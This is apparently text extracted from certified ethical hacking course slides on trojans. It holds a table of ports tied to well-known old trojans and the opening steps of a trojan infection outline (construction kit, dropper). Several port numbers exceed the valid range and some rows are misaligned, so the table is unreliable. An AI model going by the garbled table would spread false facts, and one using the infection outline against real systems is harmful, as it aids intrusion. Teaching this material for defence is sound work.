


**Penetration
Testing**

Financial Loss Due to Trojans




According to the Symantec Survey 2014 report, nearly every flavor of financial institution is targeted, from commercial banks to credit unions



How Hackers Use Trojans

CEH
CERTIFIED EXPERT



Common Ports used by Trojans



Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1992	FTP99CMP	553	Robo-Hack	2150	GirlFriend 1.0, Beta-1.35
20	Senna Spy	2600	Shivka-Burka	67074	DeepThroat	2222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	2807	SpySender	6933	GateCrasher, Priority	22456	Evil FTP, Ugly FTP
22	Shaft	3980	Shockrave	7000	Remote Grab	25224	Delta
23	Tiny Telnet Server	3999	BackDoor 1.00-1.03	760108	NetMonitor	3000002	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	3163763	Back Orifice, DeepBO
31	Hackers Paradise	2025	Ripper	8787	BackOffice 2000	31539	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Docm	31556	BOWhack
421	TCP Wrappers Trojan	2240	The Invensor	9989	iNI-Killer	35556	Prosiak
456	Hackers Paradise	2655	Illusion Mailer, Nirvana	10307	Coma 1.0.9	34520	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40432	The Spy
656	Satanz Backdoor	3150	The Invensor	11072	Progenic trojan	4042426	Masters Paradise
800	Silencer, WebEx	4192	WinCrash	12125	Hack'99 KeyLogger	47252	Delta
9061	Doly Trojan	4567	File Nail 1	12425	GabanBus, NetBus	50565	Sockets de Troie
1025-98	RAT	4590	ICQTrojan	1246-16	50765	Fore	
1550	Psyber Stream Server, Voice	5000	Bubbel	12551- 12562	53000	Remote Windows Shutdown	
2254	Ultors Trojan	5001	Sockets de Troie	13269	54501	SchoolBus .69-1.11	
2263	SubSeven 1.0 – 1.8	5520	Firehotcker	20001	61456	Telecommando	
2265	VooDoo Doll	54000-02	Blade Runner	20154	65000	Devil	

How to Infect Systems Using a Trojan






01

Create a new Trojan packet using a Trojan Horse Construction Kit

02

Create a dropper, which is a part in a trojanized packet that installs the malicious code on the target system



How to Infect Systems Using a Trojan (Cont'd)

